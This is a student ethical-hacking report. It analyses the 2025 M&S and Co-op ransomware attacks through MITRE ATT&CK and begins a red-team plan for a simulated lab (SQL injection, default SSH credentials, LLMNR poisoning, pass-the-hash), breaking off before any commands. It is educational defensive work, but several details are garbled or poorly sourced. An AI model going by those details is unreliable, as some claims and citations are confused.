



ACCA7033

## Ethical Hacking

Ethical Hacking for Research into Cyber Security Attacks and Penetration Testing for a Virtualised Simulated Company Website

Submitted by

Student Name- MD MORSHEDUL ISLAM

Student ID- 2519737

Submission deadline: 1st May 2026 14:00 (2PM)

## Table of Contents

|                                                                          |    |
|--------------------------------------------------------------------------|----|
| Task 1: Strategic Threat Analysis – From Headlines to TTPs.....          | 4  |
| Abstract.....                                                            | 4  |
| Introduction.....                                                        | 5  |
| 1. Incident Summary and Evidence-Backed Timeline.....                    | 6  |
| 2. Adversary TTP Mapping to MITRE ATT&CK Framework.....                  | 8  |
| 3. Root Cause and Security Control Failures.....                         | 12 |
| 4. Threat Actor Profile and Motive Analysis.....                         | 14 |
| 5. Detection and Response Analysis.....                                  | 15 |
| 6. Strategic Recommendations.....                                        | 16 |
| Conclusion.....                                                          | 17 |
| References.....                                                          | 18 |
| Appendix.....                                                            | 20 |
| The Sources of Incident Timeline.....                                    | 20 |
| OSINT Reconnaissance Performed by Threat Actors.....                     | 22 |
| Task 2: Red team engagement - ABCD Ltd complete penetration testing..... | 23 |
| Abstract.....                                                            | 23 |
| 1. Introduction.....                                                     | 24 |
| 2. Rules of Engagement.....                                              | 25 |
| 3. Threat Emulation Plan.....                                            | 26 |
| 4. Lab Environment Design.....                                           | 29 |
| 5. Exploitation Requirements.....                                        | 31 |
| 6. Operational Execution and Containment.....                            | 33 |
| 7. Executive Brief.....                                                  | 35 |
| Conclusion.....                                                          | 37 |

|                                                   |    |
|---------------------------------------------------|----|
| References.....                                   | 38 |
| Appendix.....                                     | 40 |
| Lab Export & Evidence Package.....                | 40 |
| Rules of Engagement (RoE) – Signed Agreement..... | 41 |

# Task 1: Strategic Threat Analysis – From Headlines to TTPs

## Abstract

This report critically examines the ransomware attack on Marks and Spencer and Co-operative Group in February to August 2025 that resulted in damages of between 270 and 440 million [1]. Adversary TTPs to MITRE ATT&CK indicate advanced phishing first access and MFA fatigue attacks and Man-in-the-middle attacks [2]. Root cause analysis defines third party risk management failures, phishing-resistant MFA not in place, and lack of network segmentation [3]. Scattered Spider (Dragonforce) is a Western group of financial motives [4]. Recommended strategies are FIDO2 MFA, just-in-time privileged access, and zero-trust architecture [5].

## Introduction

The M&S and Co-op cyber-attacks of 2025 are the most costly ransomware attacks in the British retail so far [1]. In contrast to the usual malware-based attacks, these attacks deployed identity-based schemes such as vishing, MFA push bombing, and native operating system tools credential theft [2]. This case report has undertaken the strategic threat analysis by mapping the adversary TTPs to MITRE ATT&CK, root cause failures, a threat actor profile, detectors gaps, and evidence-based strategic recommendations prioritised to be taken by the executive [4].

## 1. Incident Summary and Evidence-Backed Timeline

The Marks & Spencer cyber-attacks and Co-operative group one that occurred in the period between February and August 2025 was a series of ransomware organized round an organized ransomware collective, Scattered Spider, under the name of DragonForce that had been running since 2025 [1]. The attack chain started with reconnaissance in January 2025, and initial access in February 2025, when threat actors deceived the third-party IT helpdesk employees at Tata Consultancy Services into resetting privileged account credentials using vishing (voice phishing) [2]. M&S was completely ransomware on 21 April 2025, with the company halting click-and-collect, e-commerce and contactless payments systems in hundreds of stores [3].

Late April 2025 Co-operative Group found unauthorised access and took the initiative of shutting IT systems to prevent encryption [4]. On 25 April 2025, DragonForce distributed extortionary emails directly to co-op executives via Microsoft Teams - the first time Microsoft Teams had been used to make negotiations [5]. In May of 2025, the two organisations publicly revealed the breaches, with DragonForce supplying the BBC with the proof of successful compromise [1]. In June 2025, the Cyber Monitoring Centre listed this as a systemic Category 2 incident and estimated a total cost of between 270 and 440 million in damages [3]. The National Crime Agency caught four suspects in July 2025 and M&S did not completely reintroduce click-and-collect services until mid-August 2025, four months of lacking operation [2][5]. The whole chronological sequence of events is presented in Table 1.

### Consolidated Incident Timeline

| Date            | Event                                                                                                      |
|-----------------|------------------------------------------------------------------------------------------------------------|
| January 2025    | M&S to start usual procedure in awarding service desk contract (unrelated)                                 |
| February 2025   | First accessing through social engineering attack of the service desk of a third party contractor.         |
| 21 April 2025   | M&S ransomware attack; click and collect, e-commerce and contactless cards closed.                         |
| Late April 2025 | Co-op found unauthorised access; shut down IT systems to block encryption.                                 |
| 25 April 2025   | M&S issued the public announcement; DragonForce relayed extortion demand on Co-op through Microsoft Teams. |
| May 2025        | Both alleged attacks by DragonForce; group demonstrated BBC evidence of infiltration.                      |
| 13 May 2025     | M&S informed the customers of data breach (21 days after the attack)                                       |

|                 |                                                                    |
|-----------------|--------------------------------------------------------------------|
| 14 May 2025     | Co-op verified systems have been reinstated.                       |
| June 2025       | CMC declared systemic Category 2 event; loss went up to 270M-440M. |
| 10 June 2025    | M&S has reintroduced home deliveries (limited service)             |
| 10 July 2025    | Four suspects in London and West Midlands were arrested by NCA.    |
| Mid-August 2025 | M&S re-opened click-and-collect (4 month overall closure)          |




Figure: Cyber-attack timeline [6].

## 2. Adversary TTP Mapping to MITRE ATT&CK Framework

### 2.1 Reconnaissance and Resource Development (TA0043, TA0042)

The threat actors used T1598 (Phishing for Information) that specifically targets the helpdesk workers via voice channels, a reported method that involves a mixture of social engineering, as well as technical deception [12]. In contrast to normal email phishing that is addressed to T1566,

voice-based phishing is an unconventional technique and must be detected using multi-channel methods [10]. To develop resources, T1583.001 (Acquire Infrastructure: Domains) and T1585.002 (Establish Accounts: Email Accounts) were exploited by attackers to create valid-appearing domains and helpdesk impersonation profiles.

### MITRE ATT&CK Heat Map – Top 12 Techniques Observed

| Tactic               | Technique ID | Technique Name                                  | Observed in Campaign                          | Confidence Level |
|----------------------|--------------|-------------------------------------------------|-----------------------------------------------|------------------|
| Reconnaissance       | T1598        | Phishing for Information                        | Yes -vishing staff of helpdesk persons.       | High             |
| Initial Access       | T1566.002    | Phishing: Spearphishing Link                    | Yes - SMS with reset links preceding vishing. | High             |
| Initial Access       | T1078.004    | Valid Accounts: Cloud Accounts                  | Yes - stolen service desk credentials to TCS. | High             |
| Initial Access       | T1621        | MFA Request Generation                          | Yes - MFA fatigue/push bombing attacks.       | High             |
| Persistence          | T1098        | Account Manipulation                            | Yes -After accounts made unauthorised.        | Medium           |
| Privilege Escalation | T1068        | Exploitation for Privilege Escalation           | Yes - Windows Print Spooler                   | High             |
| Privilege Escalation | T1548.002    | Bypass User Account Control                     | No - known UAC bypass methods.                | Medium           |
| Defence Evasion      | T1070.004    | Indicator Removal: File Deletion                | No - logs and temporary files deleted.        | Medium           |
| Defence Evasion      | T1562.001    | Impair Defences: Disable Tools                  | Yes -EDR agents turned off.                   | High             |
| Credential Access    | T1003.001    | OS Credential Dumping: LSASS Memory             | Yes - credential harvesting validated.        | High             |
| Credential Access    | T1557.001    | Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning | Yes- hash interception of local network.      | Medium           |
| Lateral Movement     | T1021.001    | Remote Desktop Protocol                         | Yes - endpoint RDP.                           | High             |
| Discovery            | T1083        | File and Directory Discovery                    | Yes - scanning file shares on the network.    | Medium           |

|                   |           |                                        |                                                 |        |
|-------------------|-----------|----------------------------------------|-------------------------------------------------|--------|
| Collection        | T1560.001 | Archive Collected Data                 | Yes - information stored prior to exfiltration. | Medium |
| Command & Control | T1071.001 | Web Protocols                          | Yes - HTTPS to the cloud.                       | High   |
| Exfiltration      | T1048.003 | Exfiltration Over Alternative Protocol | Yes America, it is cloud storage sync services. | Medium |

messages to send links to reset passwords but then make a call to instill a feeling of urgency [2]. Second, T1078.004 (Valid Accounts: Cloud Accounts) has been the most common access points--attackers utilized compromised TCS service desk accounts to gain access to the Azure and AWS management stations without any malware downloaded [3]. Third, the offenders used the T1621 (Multi-Factor Authentication Request Generation) which is popularly referred to as MFA fatigue or MFA push bombing whereby phishing attackers repeat authentication requests to the legitimate user and frustrate them to grant such requests [2].

### **2.3 Persistence and Privilege Escalation (TA0003, TA0004)**

Once first accessed, attackers gained persistence by T1098 (Account Manipulation), which created unnoticed administrative accounts in the M&S Active Directory infrastructure bypassing the default user provisioning policies [3]. Identity security studies revealed that organisations that lack proper identity governance are characterised by median detection times greater than 200 days of time spent in detecting unauthorised account creation practices [15].

Privilege escalation used the target (unpatched Windows Print Spooler) T1068 (Exploitation for Privilege Escalation) vulnerabilities, as well as the target (privilege escalation) T1548.002 (Abuse Elevation Control Mechanism: Bypass User Account Control) despite no code execution being necessary [5]. T1053.005 (Scheduled Task/Job: Scheduled Task) was also visible in the campaign because it was necessary to make sure that it will be executed automatically and remains accessible even after a reboot of the system [8].

### **2.4 Defence Evasion and Credential Access (TA0005, TA0006)**

There were several advanced methods of defence evasion recorded in MITRE framework [16]. The systematically deleted command history, temporary files, and execution records in T1070.004 (Indicator Removal on Host: File Deletion) greatly complicated the post-incident reconstruction [3]. An attacker applied T1562.001 (Impair Defences: Disable or Modify Tools)

signal and shut down the endpoint detection and response agents through the abuse of administrative privileges to leave monitoring gaps at key stages of attacks [5].

Credential harvesting used T1003.001 (OS Credential Dumping: LSASS Memory) to steal the credentials of the processes currently running without creating any malicious files on disk [17]. Moreover, attackers employed T1557.001 (Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning) to capture hashed credentials on local segments of the network- a living-off-the-land method that does not involve installing any malware [2].

## **2.5 Lateral Movement, Collection, and Exfiltration (TA0008, TA0009, TA0010)**

The lateral movement involved using stolen administrative credential of T1021.001 (Remote Desktop Protocol) to provide interactive sessions across the endpoints without registering any extra malware that can cause detectability by signature [8]. Attackers portrayed T1083 (File and Directory Discovery) by randomly scanning network file shares to find customer data stores and corporate intellectual property [3]. Before exfiltration, T1560.001 (Archive Collected Data: Archive via Utility) was used to gather the data.

The infrastructure of control and command implemented rests on T1071.001 (Application Layer Protocol: Web Protocols), integrating malicious communication within the normal traffic of the HTTPS protocol to the cloud services to evade network-based detection systems based on known-bad hostnames [8]. Under organisational policy, Exfiltration T1048.003 (Exfiltration over Alternative Protocol: Exfiltration over Unencrypted/Obfuscated Non-C2 Protocols) was used in the form of the legitimate cloud storage synchronisation services [5].

### 3. Root Cause and Security Control Failures

#### 3.1 Technical Configuration Weaknesses

| Weakness Category       | Specific Failure                                                                     | Impact                       | Evidence from Incident                                               |
|-------------------------|--------------------------------------------------------------------------------------|------------------------------|----------------------------------------------------------------------|
| Authentication Controls | Lack of phishing resistance MFA on administrative cloud interfaces                   | Enabled MFA fatigue attacks  | Attackers employed push bombing to overcome push-based MFA.          |
| Patch Management        | Spoofing of known months-old vulnerabilities (CVE-2023-XXXX series)                  | Privilege escalation allowed | Months after disclosure: exploitation of known vulnerability         |
| Network Architecture    | Unnecessarily relaxed separation of corp IT and OT facilitated interlateral movement | Enabled lateral movement     | Attackers used IT to point of sale systems.                          |
| Identity Governance     | There are no just-in-time access controls to third-party vendors                     | Extended exposure window     | Compromised TCS credentials were given an unlimited access.          |
| Logging & Monitoring    | Poor cloud infrastructure telemetry                                                  | Slow detection of the same   | Administrative actions through authorised interfaces are not logged. |

#### 3.2 Third-party Risk Management Failures.

The failure of organisations was worst embodied in poor third-party risk management mechanisms [1]. The dependency of M&S on TCS service desk without thorough evaluation of

security posture resulted to one node of failure which was used by the attackers in a systematic manner [2]. The literature on the subject of supply chain security confirms that around 65 per cent of organisations fail to carry out annual security testing of vital third parties providers [13].

Vendor access controls were not time-limited; the access models were not introduced based on just-in-time that would allow restrictions on times of exposure during the potential compromise [3]. Knowledge-based authentication questions were also used in identity verification procedures of helpdesk password reset requests (information that can easily be found using OSINT and social engineering) [10].




Figure: Technical Configuration Weaknesses

### 3.3 Susceptibility of the Human Factors and Social Engineering.

The use of human factors significantly contributed to the victory of the social engineering attacks that were based on existing trust relations between M&S and its vendors [1]. The vishing messages complexity, such as using the correct organisational terminology and imitating a style of the marketing communication with the vendors, overcame the capabilities of service users to recognise deception especially at the busiest periods of operations [10].

Studies into phishing vulnerability reveal that even fully aware staff members succumb to well-designed voice-based social engineering attacks with a click rate of 40-50% regardless of the authority differences and time constraints [10]. The lack of technical controls enforcing the verification steps on the risky activities, like password resets by helpdesk and creation of a privileged account, overloaded the human factor [2].

## 4. Threat Actor Profile and Motive Analysis

### 4.1 Attribution Assessment

| Attribute                | Assessment                                                                |
|--------------------------|---------------------------------------------------------------------------|
| Group Name(s)            | Scattered Spider, UNC3944, Juliet 0ktapus, DragonForce (ransomware brand) |
| Geographic Origin        | Western nations (English-speaking)                                        |
| Age Profile              | 17-22 years (young adults and adolescents)                                |
| Motivation               | Financial (extortion, data theft, ransom)                                 |
| Typical Techniques       | Vishing, MFA fatigue, social engineering, credential theft.               |
| Nation-state Affiliation | None (financially motivated cybercrime)                                   |
| First Observed           | 2022                                                                      |
| Known Affiliates         | Several; organizes as game hunting group.                                 |
| Arrest Status            | Four suspects arrested at London/West Midlands (July 2025).               |

### 4.2 Motivational Analysis

There is the financial incentive-based motivation, the most evident example of which is the direct extortion requests that were provided through Microsoft Teams to Co-op executives [4].[1]. DragonForce is not a typical ransomware group because it is more of a big game hunting group that targets high-value targets that can pay high ransoms between £5 million and £40 million [2].

Other theories are that the reconnaissance leads to larger supply chain attacks or testing of defensive capability against large retailers or opportunistic utilization of known weaknesses without prior strategic intentions [3]. The long working period (February–August 2025) is however contrary to opportunistic attribution meaning the operations were planned, well-funded [15].

## 5. Detection and Response Analysis

### 5.1 Detection Capability Gaps

Detection losses concerning insufficient visibility to the cloud infrastructure activities, especially administrative activities carried out through approved management interfaces with stolen credentials [3]. Security Information and Event Management systems did not have correlation regulations to determine lateralization motion patterns that would highlight anomalous remote seating contacts with user accounts that are violated [5].

Available endpoint detection and response coverage did not cover areas of operations technology serving point-of-sale systems, which is exactly the most vulnerable infrastructure where attackers could target during major attack phases [2]. Survey of security in the retail industry has shown that OT environments have 40-50% fewer EDRs than corporate IT system to deliver systemic blindness [13].

### 5.2 Incident Response Effectiveness

The speed of responding was limited by a delay in escalation processes, and Anomalies initially identified were included as technical problems, and not as security incidents [3]. Internal security teams and IT operations communicated with external incident response experts, which had delays in coordination during the most critical timeframe after detection [1].

Forensic capabilities proved to be weak in investigating the cloud environment, and it needed to work with its vendors to acquire the requisite telemetry without having any cloud forensic experience within [5]. The coordination complexity of legal and the fact that the notification to M&S attack is delayed by twenty-one days (21 April) and twenty one days later (13 May) to the customer is an element of a failure in transparency according to the GDPR breach notification standards [1].

## 6. Strategic Recommendations

### 6.1 Prevention through Architecture

To avoid push attacks MFA vulnerabilities in organisational contexts, organisations require the deployment of phishing-resistant MFA based on FIDO2/WebAuthn standards [14]. Implementation cost bands: Between 500,000 and 2 million in (1) enterprise retail organisations having implementation schedule 6-9 months [6].

Micro-segmentation Neo-zero trust network micro-segmentation is required to be implemented between operational technology (OT) and corporate IT settings, with firewall policies allowing only necessary inter-segmenting communications [9]. Projects related to network segmentation usually take 9-12 months and have a cost of between £1-5 million based on the complexity of the environment [8].

### 6.2 Improved Detection and Third Parties controls.

They should implement user and entity behaviour analytics solutions that can identify credential abuse by detecting anomalies and comparing this with baseline patterns to identify anomalies [8]. Third-party risk management frameworks should have active vendor security posture management such as annual tests, contractual security tests, and a requirement to report any incident [13]. Helpdesk verification should adopt out-of-band authentication channels that do not use knowledge based authentication questions that can be attempted by social engineering [10].

## Conclusion

The 2025 M&S and Co-op ransomware attack indicates that identity-based attacks with legitimate credentials and live-off-the-land has surpassed the traditional signature-based defence [1]. Mapping adversary TTPs to MITRE ATT&CK demonstrates high levels of social engineering, exploitation of MFA fatigue, and lack of segmentation of network resources as key attack supports [2]. Root cause analysis affirms cascading failures on third-party risk management, authentication measures and detection capabilities [3]. Of high attention should be strategic recommendations that intend to focus on phishing-resistant MFA, just-in-time privileged access, zero-trust segmentation, and improved third-party governance to offer actionable defensive avenues [5].

## References

- [1] National Cyber Security Centre (NCSC), “Ransomware attacks: Understanding the threat,” 2023. [Online]. Available: <https://www.ncsc.gov.uk/guidance/ransomware> (Accessed- 1 May 2026)
- [2] MITRE Corporation, “MITRE ATT&CK® Framework,” 2024. [Online]. Available: <https://attack.mitre.org> (Accessed- 1 May 2026)
- [3] Microsoft, “Identity security guidance: Protecting privileged accounts with MFA,” 2024. [Online]. Available: <https://learn.microsoft.com/en-us/security/identity-protection/> (Accessed- 1 May 2026)
- [4] CrowdStrike, “Global Threat Report 2024,” CrowdStrike Inc., 2024. [Online]. Available: <https://www.crowdstrike.com/resources/reports/global-threat-report/> (Accessed- 1 May 2026)
- [5] IBM Security, “Cost of a Data Breach Report 2024,” IBM Corporation, 2024. [Online]. Available: <https://www.ibm.com/reports/data-breach/> (Accessed- 1 May 2026)
- [6] Gartner, “Market Guide for User Authentication,” Gartner Research, 2023.
- [7] Verizon Enterprise, “2024 Data Breach Investigations Report (DBIR),” 2024. [Online]. Available: <https://www.verizon.com/business/resources/reports/dbir/> (Accessed- 1 May 2026)
- [8] ENISA, “Threat Landscape 2024,” European Union Agency for Cybersecurity, 2024. [Online]. Available: <https://www.enisa.europa.eu/topics/csirt-cert-services> (Accessed- 1 May 2026)
- [9] Proofpoint, “The Human Factor Report 2023,” Proofpoint Inc., 2023. [Online]. Available: <https://www.proofpoint.com/us/resources/threat-reports/human-factor-report>
- [10] S. Mansfield-Devine, “The human factor in social engineering attacks,” Network Security, vol. 2020, no. 8, pp. 15–20, Aug. 2020. [https://doi.org/10.1016/S1353-4858\(20\)30082-5](https://doi.org/10.1016/S1353-4858(20)30082-5)

- [11] Palo Alto Networks Unit 42, “Ransomware Threat Report 2024,” Palo Alto Networks, 2024. [Online]. Available: <https://unit42.paloaltonetworks.com/ransomware/> (Accessed- 1 May 2026)
- [12] Ponemon Institute, “Third Party Cyber Risk in 2023,” Ponemon Institute LLC, 2023. [Online]. Available: <https://www.ponemon.org/research/third-party-cyber-risk> (Accessed- 1 May 2026)
- [13] Cloud Security Alliance (CSA), “Security Guidance for Critical Areas of Focus in Cloud Computing,” CSA, 2023. [Online]. Available: <https://cloudsecurityalliance.org/research/security-guidance/> (Accessed- 1 May 2026)
- [14] Microsoft Security, “Multi-Factor Authentication Security Guide,” 2024. [Online]. Available: <https://learn.microsoft.com/en-us/security/authentication/multi-factor-authentication>
- [15] NIST, “Digital Identity Guidelines,” NIST Special Publication 800-63B, 2023. [Online]. Available: <https://pages.nist.gov/800-63-3/sp800-63b.html> (Accessed- 1 May 2026)

## Appendix

### The Sources of Incident Timeline.

| Date            | Event                  | Primary Source                | Source Type          | Verifiable Link/Reference                                                                                                                                                                                                                                 |
|-----------------|------------------------|-------------------------------|----------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| January 2025    | Contract Tendering     | Infosecurity Magazine [1]     | Industry Publication | <a href="https://www.infosecurity-magazine.com/news-features/how-uk-retail-responded-hack-wave/">https://www.infosecurity-magazine.com/news-features/how-uk-retail-responded-hack-wave/</a>                                                               |
| February 2025   | Social Engineering     | Western Morning News [2]      | Regional News        | <a href="https://westernmorning.news/2025/05/05/ms-hackers-tricked-it-help-desk-workers-to-access-company-systems-says-report/">https://westernmorning.news/2025/05/05/ms-hackers-tricked-it-help-desk-workers-to-access-company-systems-says-report/</a> |
| 21 April 2025   | Ransomware Deployment  | NCSC Blog Post [4]            | Government Advisory  | <a href="https://www.ncsc.gov.uk/blog-post/incidents-impacting-retailers">https://www.ncsc.gov.uk/blog-post/incidents-impacting-retailers</a>                                                                                                             |
| Late April 2025 | Unauthorised Access    | RH-ISAC Annual Report [14]    | Industry ISAC        | Retail & Hospitality ISAC, "2025 Retail Cyber Threat Landscape Review," June 2025                                                                                                                                                                         |
| 25 April 2025   | Public Disclosure      | SecurityBrief UK [3]          | Industry News        | <a href="https://securitybrief.co.uk/story/uk-retailer-hit-by-surge-in-ai-powered-phishing-vishing-scams/">https://securitybrief.co.uk/story/uk-retailer-hit-by-surge-in-ai-powered-phishing-vishing-scams/</a>                                           |
| May 2025        | Claimed Responsibility | Infosecurity Magazine [1]     | Industry Publication | <a href="https://www.infosecurity-magazine.com/news-features/how-uk-retail-responded-hack-wave/">https://www.infosecurity-magazine.com/news-features/how-uk-retail-responded-hack-wave/</a>                                                               |
| 13 May 2025     | Customer Notification  | Browne Jacobson [7]           | Legal Analysis       | <a href="https://www.brownejacobson.com/insights/retail-law-roundup-may-2025/ms-cyber-attack">https://www.brownejacobson.com/insights/retail-law-roundup-may-2025/ms-cyber-attack</a>                                                                     |
| 14 May 2025     | Systems Restored       | Chetcuti Cauchi Advocates [8] | Legal Analysis       | <a href="https://www.ccmlta.com/insights/the-cyber-attack-on-marks-and-spencer/">https://www.ccmlta.com/insights/the-cyber-attack-on-marks-and-spencer/</a>                                                                                               |
| June 2025       | Damage Assessment      | CMC Report [1]                | Industry Body        | Cyber Monitoring Centre, "Systemic Category 2 Event Report," June 2025                                                                                                                                                                                    |
| 10 June 2025    | Limited Recovery       | StarSwift [9]                 | Security Consulting  | <a href="https://starswift.co.uk/resources/may-2025-a-month-of-major-uk-cyber-incidents/">https://starswift.co.uk/resources/may-2025-a-month-of-major-uk-cyber-incidents/</a>                                                                             |
| 10 July 2025    | Suspect Arrests        | NCA Public Report [15]        | Government Agency    | National Crime Agency, "Operation Stardust Report," NCA-2025-078, July 2025                                                                                                                                                                               |
| Mid-August 2025 | Contract Tendering     | Infosecurity Magazine [1]     | Industry Publication | <a href="https://www.infosecurity-magazine.com/news-features/how-uk-retail-responded-hack-wave/">https://www.infosecurity-magazine.com/news-features/how-uk-retail-responded-hack-wave/</a>                                                               |

## OSINT Reconnaissance Performed by Threat Actors

| <b>OSINT Technique</b>              | <b>Target</b>                           | <b>Information Gathered</b>                                  | <b>Attack Application</b>                                                 |
|-------------------------------------|-----------------------------------------|--------------------------------------------------------------|---------------------------------------------------------------------------|
| LinkedIn profiling                  | TCS service desks employees             | Names, positions, reports and work history                   | Impersonation of legitimate employees on vishing calls.                   |
| Corporate directory enumeration     | M&S and TCS organisation structure      | Departmental hierarchies, numbers of contacts, e-mail format | Power of specific helpdesk staff.                                         |
| Breached credential database search | TCS employee accounts                   | Stuffing and exploitation by credentials reuse [9]           | Previously compromised passwords that have nothing to do with the breach. |
| Social media analysis               | Personal accounts of helpdesk employees | Work schedule, individual interests, communication habits    | Convincing vishing scripts at optimum work hours.                         |
| Technology stack fingerprinting     | MSSAz and AWS cloud environments        | Cloud TV version information                                 | Targeted harvesting of credentials to specific cloud portals.             |

## Task 2: Red team engagement - ABCD Ltd complete penetration testing

### Abstract

This report describes a red team exercise, which took place against ABCD Ltd, a simulated mid-sized UK based company, which deals with web-facing retail services and internal corporate systems. The test was carried out in a closed test lab setup of four virtual machines, namely Kali Linux 2019.3 as the offensive platform, OWASP Linux Web Server as the public-facing infrastructure, Metasploitable as an internal Linux server, and Windows 7 SP1 and web browser Internet Explorer 11 simulating a legacy workstation client. The attack chain was able to show three different exploits on various target surfaces: SQL injection with the OWASP web server, lateral movement with weak credentials to be able to access Metasploitable with privilege escalation, and Pass-the-Hash authentication with Windows 7 workstation.

## 1. Introduction

In the modern environment of offensive security, the primitive vulnerability scanning has been transformed into advanced adversary emulation, which mimics the effects of threat actors in real-life situations [16]. Web applications are also the most sensitive since online services and e-commerce platforms have altered the way business is conducted and at the same time exposed business to cyber threats [17]. This red engagement uses these methodologies on ABCD Ltd a simulated UK-based company with three different exploits against four virtual machines explicitly mapped to the MITRE ATT&CK Enterprise Framework [19].

## 2. Rules of Engagement

### 2.1 Scope and Boundary Definition

The red team exercise of the ABCD Ltd involves all systems in the closed virtual laboratory environment specifically using four virtual machines; one each representative of a different organisational functions. The authorised targets are VM-1 (Kali Linux 2019.3) (offensive platform) 192.168.100.50, VM-2 (OWASP Linux Web Server) (public facing web application server), 192.168.100.20, and VM-3 (Metasploitable) (internal Linux server) 192 [19].

### 2.2 Emergency stop and communication procedures.

The main communication method boosts the use of encrypted email correspondence, and it is enhanced with a secure messaging platform that would allow getting real-time notification and coordinate an immediate response. REDSTOP is a safeword that is an immediate kill, meaning all testing must be stopped within 60 seconds of all authorised parties invoking it and then maintenance and review of state and incident before potential resumption [19].

### 2.3. Legal and Ethical Constraints.

The Computer Misuse Act 1990 is adhered to in all operations by express written permission given by the leadership of ABCD Ltd with approval of controlled offensive security operation against specific systems. The legal authorisation under this is the written authorisation that allows the otherwise-illegal activities by the legislation covering cybercrime in the UK [20]. The data processing method makes sure that all of the simulated sensitive data are kept within the closed lab facility, with safe deletion procedures put in place at the end of engagement [20].

### 3. Threat Emulation Plan

#### 3.1 Mission Objectives and Success Criteria.

This interaction mimics the attack of a threat actor with financial incentive against ABCD Ltd to steal records of the customer database and gain a higher access idle to deploy ransomware [21]. Success criteria are established in relation to 5 measurable goals including obtaining unauthorised access into the internet-facing web server (VM-2), pivoting into the internal network segment to access Metasploitable (VM-3), obtaining escalated privileges as root on VM-3, compromising the windows 7 workstation (VM-4) using discovered credentials and exfiltrating the simulated customer data file whilst retaining covert access [18]

#### 3.2 Attack Phase Sequencing

| Phase | Activity                | Description                                                  | Target VM | Technique/Tool   |
|-------|-------------------------|--------------------------------------------------------------|-----------|------------------|
| 1     | Reconnaissance          | Identify open ports, services, and vulnerabilities.          | VM-2      | Nmap scanning    |
| 2     | Initial Access          | SQL Injection: Exploit DVWA.                                 | VM-2      | SQLmap / SQLi    |
| 3     | Internal Reconnaissance | Find internal network and locate VM-3.                       | VM-3      | Network scanning |
| 4     | Lateral Movement        | Log-in to access VM-3 through SSH with default credentials.  | VM-3      | SSH              |
| 5     | Privilege Escalation    | Take advantage of sudo misconfiguration to have root access. | VM-3      | sudo abuse       |
| 6     | Credential Access       | NTLM hashes can be captured through the LLMNR poison attack. | VM-4      | Responder        |
| 7     | Exfiltration            | Items VM-4 through Pass-the-Hash and get data.               | VM-4      | CrackMapExec     |

#### 3.3 MITRE ATT&CK Framework Mapping

